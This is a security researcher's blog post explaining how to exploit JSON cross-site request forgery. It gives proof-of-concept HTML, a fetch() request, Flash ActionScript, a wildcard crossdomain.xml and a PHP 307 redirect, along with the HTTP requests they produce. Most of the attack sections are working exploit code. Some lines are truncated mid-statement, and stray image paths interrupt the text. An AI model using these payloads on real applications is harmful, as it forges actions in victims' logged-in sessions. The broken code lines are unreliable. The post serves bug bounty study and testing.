Geekboy | Security Researcher

Bug Bounty Hunter

JSON CSRF

Exploiting JSON Cross Site Request Forgery (CSRF) using Flash

AUGUST 26, 2017

GEEKBOY

59 COMMENTS

Update 2:

For the Case 1, there is possibility in some cases where server reject the request due to extra padding of data, but there is another and best way, using **fetch** or XHR request we can submit the json formatted data without any limitations, added poc code for the same.

Thanks to Prakash for making me aware of this.

Update 1:

Great work by Evgeniy who edited and compiled the Flash file in a way where users can pass all the information including JSON data, php file & target endpoint via URL parameter, which not only make all those complex procedures simpler but also remove the hectic task to recompilation of flash file each time for the Case 2.

Here is the the updated flash and other files by Evgeniy.

Hello Friends!

Everyone knows about basic csrf attack, if not just go through this owasp page and *burp engagement tools* have easiest option to create csrf proof of concept for all kind of basic csrf attack including performing csrf via xhr request.

in this post i'm going to talk about csrf scenarios which i encountered many times and seen many researchers from community are curious about it, so i will try clear as much possible!

so this trick comes into play when post request data formatted into json format, eg: {"name":"test", "email":"victim.com"}, which have 2 scenario.

CASE 1:

- Server looking for json formatted data but don’t validate the Content-type

CASE 2:

- Server looking for json formatted data and validate the Content-type as well, i.e application/json

Note: This csrf attack only works when the application do only rely either on json formatted data or Content-type application/json, and data format check, if there is any additional csrf token/referer check at place this will not work.


Exploiting Case 1:

~~This can be achieved with little HTML trick using name attribute with padding some extra data~~, simply can be done using **Fetch** request, as we know in this case server is only checking for the post data if it’s correctly formatted or not, if yes it will accept the request regardless the **Content-type** is set as **text/plain**

Now assume we have to submit this test data to the vulnerable application: {“name”:”attacker”,”email”:”attacker@gmail.com”}

Updated method:

```
<html>
<title>JSON CSRF POC</title>
<body>
<center>
<h1> JSON CSRF POC </h1>
<script>
fetch('http://vul-app.com', {method: 'POST', credentials: 'include', headers: {'Content-Type': 'text/p
</script>
<form action="#">
<input type="button" value="Submit" />
</form>
</center>
</body>
</html>
```




```
POST / HTTP/1.1
Host: vul-app.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: */*
Accept-Language: en-US,en;q=0.5
content-type: text/plain
origin: http://burp
Referer: http://burp/show/5/cantyrm5ousm8w5dj3yw3jdvvdrdeg9e
Content-Length: 42
Connection: close

{"name":"attacker","email":"attacker.com"}
```

Source: http://research.rootme.in/forging-content-type-header-with-flash

Old Method:

```
<html>
<title>JSON CSRF POC</title>
<center>
<h1> JSON CSRF POC </h1>
<form action=http://vul-app.com method=post enctype="text/plain" >
<input name='{"name":"attacker","email":"attacker@gmail.com","ignore_me":"' value='test"}'type='hidden
<input type=submit value="Submit">
</form>
</center>
</html>
```

This will make post request with valid json formatted data with padding some extra data, if the application don’t care about extra data which happened in most of cases i seen. if not, there is always 2nd way to use.



```
POST / HTTP/1.1
Host: vul-app.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: text/plain
Content-Length: 70
Referer: http://geekboy.ninja/poc/testjsoncsrf.html
Connection: close
Upgrade-Insecure-Requests: 1

{"name":"attacker","email":"attacker@gmail.com","ignore_me":"=test"}
```

Source: http://blog.opensecurityresearch.com/2012/02/json-csrf-with-parameter-padding.html

---

Exploiting Case 2:

Here even if application is validating the **Content-type** and **data format**, this attack can be achieved using **flash and 307 redirect**.


Requirements:

1. **Crafted Flash file**
2. **Crossdomain XML file**

3. **PHP file with 307 status code**

CRAFTED FLASH FILE:

This flash (.swf) file have our json formatted data which attacker have to post on the target application, and link to hosted php file in it.



```
    public function re()
    {
        var member1:Object = null;
        var myJson:String = null;
        Wonderfl.capture(stage);
        super();
        Wonderfl.capture(stage);
        member1 = new Object();
        member1 = {"name":"attacker","email":"attacker@gmail.com"};
        var myData:Object = member1;
        myJson = JSON.stringify(myData);
        myJson = JSON.stringify(myData);
        var url:String = "http://geekboy.ninja/test.php";
        var request:URLRequest = new URLRequest(url);
        request.requestHeaders.push(new URLRequestHeader("Content-Type","application/json"));
        request.data = myJson;
        request.method = URLRequestMethod.POST;
        var urlLoader:URLLoader = new URLLoader();
        try
        {
            urlLoader.load(request);
            return;
        }
        catch(e:Error)
        {
            trace(e);
            return;
        }
    }
  }
}
```

JSON data to post
PHP file which have endpoint of target app.
Valid content type for JSON data

Here is the test SWF file, you can download and edit the contents as per your need, i do use FFDec on Windows for editing and compiling the flash file, you can check others based on your environment.

CROSSDOMAIN XML FILE:


```
<cross-domain-policy>
<allow-access-from domain="*" secure="false"/>
<allow-http-request-headers-from domain="*" headers="*" secure="false"/>
</cross-domain-policy>
```

This file should be hosted on attackers website’s root directory, so flash file can make request to attacker’s host.
Note: You don’t need crossdomain file if flash file & redirector page is on same domain.

PHP FILE WITH 307 STATUS CODE:

```
<?php

// redirect automatically

header("Location: https://victim.com/user/endpoint/", true, 307);

?>
```

Flash file request for this php file, this will make 307 redirect to mentioned application endpoint, and as 307 is special redirect which will post the JSON data as well which got received from the flash file to the target endpoint and CSRF will take place successfully.



```
POST /user/endpoint/ HTTP/1.1
Host: test.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: _ga=GA1.2.1424560706.1502265320
Connection: close
Referer: http://geekboy.ninja/files/test.swf
Content-type: application/json
Content-Length: 48

{"name":"attacker","email":"attacker@gmail.com"}
```

Here is the public report #44146 by @avlidienbrunn for the same.

Note: As this is based on flash, so flash should be installed in browser to make it work, which is very normal for now but may not be in future.

do let me know if you have any queries in comment section or tweet about it here , and thanks to Parth for the proof reading.

• CSRF • CSRF EXPLOITATION • FLASH CSRF • JSON CSRF